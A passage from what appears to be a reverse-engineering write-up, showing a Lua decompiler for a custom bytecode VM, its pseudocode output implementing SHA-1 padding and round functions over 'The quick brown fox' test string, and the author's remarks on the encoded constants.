    bytecode = _bytecode,
    pc = 1,
    stack = newstack(),
    out = {},
    prefix = "",
  }
  local max_args, max_rets = 8, 100
  for i = 1,max_args do
    vm.stack:push(string.format("arg%d", max_args-i))
  end
  do_decode(vm)
  local out = {}
  for rets = 0,max_rets do
    local a = vm.stack:pop()
    if type(a) == "string" and a:match("arg") then break end
    table.insert(out, a)
  end
  if #out>0 then
    txt(vm,"return "..table.concat(out, ", "),#vm.bytecode)
  end
  for i = 1, #vm.bytecode do
    if vm.out[i] then print(vm.out[i]) end
  end
  print()
end

local no = 1
for vmcode in S:gmatch("f00000000%(\"(%x+)\"%)") do
  print("Pseudocode of #"..no..":")
  decode(vmcode:lower())
  no = no + 1
end
```

And the output of the decompiler:

```
# lua decompile.lua < a.txt
Pseudocode of #1:
buf.add('T')
buf.add('h')
buf.add('e')
buf.add(' ')
buf.add('q')
buf.add('u')
buf.add('i')
buf.add('c')
buf.add('k')
buf.add(' ')
buf.add('b')
buf.add('r')
buf.add('o')
buf.add('w')
buf.add('n')
buf.add(' ')
buf.add('f')
buf.add('o')
buf.add('x')
buf.add(' ')
buf.add('j')
buf.add('u')
buf.add('m')
buf.add('p')
buf.add('s')
buf.add(' ')
buf.add('o')
buf.add('v')
buf.add('e')
buf.add('r')
buf.add(' ')
buf.add('t')
buf.add('h')
buf.add('e')
buf.add(' ')
buf.add('l')
buf.add('a')
buf.add('z')
buf.add('y')
buf.add(' ')
buf.add('d')
buf.add('o')
buf.add('g')

Pseudocode of #2:
a = 8 * buf.len()
buf.add(0x80)
b = ((0x1c0 - (8 * buf.len())) % 0x200) / 8
c = 1
do:
  buf.add(0)
  c = 1 + c
while c < b
buf.add(0)
buf.add(0xff & (a >> 24))
buf.add(0xff & (a >> 16))
buf.add(0xff & (a >> 8))
buf.add(0xff & a)

Pseudocode of #3:
a = (4 * arg0) + arg1
b = 0
c = 0
do:
  stk0 = (c << 8) | buf[b + a]
  debug.dump_stack 1
  c = stk0
  b = 1 + b
while b < 3

Pseudocode of #4:
a = arg0
b = arg1
c = arg2
d = arg3
e = arg4
f = arg5
g = arg6
if f < 20:
  stk1 = 0x5a827999
  stk0 = (c & b) | ((b ^ 0xffffffff) & d)
  jmp l235
if f < 40:
  stk1 = 0x6ed9eba1
  stk0 = b ^ c ^ d
  jmp l235
if f < 60:
  stk1 = 0x8f1bbcdc
  stk0 = (c & b) | (d & b) | (d & c)
  jmp l235
stk1 = 0xca62c1d6
stk0 = b ^ d ^ c
l235:
debug.dump_stack 2
h = 0xffffffff & ((a ROL 5) + g + e + stk0 + stk1)
return h, a, b ROL 30, c, d

Pseudocode of #5:
a = 0
if 0x2fd4e1c6 == arg0:
  if 0x7a2d28fc == arg1:
    if 0xed849ee1 == arg2:
      if 0xbb76e739 == arg3:
        if 0x1b93eb12 == arg4:
          a = 1
return a

Pseudocode of #6:
return 0x02d6fdca, 0x0fa8cbeb, 0x2619f6f9,
0x1c3f3ca3, 0x31d42015, 0x308ed16f, 0x1bfeff52,
0x7502967b, 0x0cfd07b2, 0x1d6a69b3, 0x23fabb95,
0x260922e6, 0x48db902c, 0x0b340f2f, 0x5695e74d,
0x63d6030b, 0x763dbccc, 0x3f997803, 0x062875cb,
0x420dbbd5, 0x76d06267, 0x3bcfc3a9, 0x7318e480,
0x7d7f7b43, 0x502f306d, 0x65af641a, 0x450b161d,
0x71fd3c8c, 0x09374fd6, 0x584d67b2, 0x67ff56b2,
0x7a070321, 0x191aff6c, 0x1e245b6b, 0x2a31841a,
0x299680a3, 0x03e9aa65, 0x04d43a3b, 0x68ea5217,
0x4b28938c, 0x18cf6b02, 0x290a4d72, 0x618b5a4b,
0x00f9898a, 0x21024a10, 0x5c1beb2c, 0x5a073fd4,
0x5e943add, 0x5f96e303, 0x645683eb, 0x11fc4868,
0x5e217066

Pseudocode of #7:
a = 0x67452301
b = 0xefcdab89
c = 0x98badcfe
d = 0x10325476
e = 0xc3d2e1f0
a = a ^ arg0
b = b ^ arg1
c = c ^ arg2
d = d ^ arg3
a = d ^ c ^ b ^ a
buf.add(e ^ (a ROL 1))
```

The resemblance to SHA1 is obvious when comparing to the reference pseudo code.

The observant may note that #6 provides only 52 encryption words. But #7 uses four of them for each generated byte and 56 such bytes are required.

Indeed, only the 13 (52/4) first bytes are “strongly encoded”. The remainder is decoded by #7 getting zeroes from the empty stack. This distracted me from doing the easier solution first. I expected the SHA1 inner loop to fill in the missing words to the stack.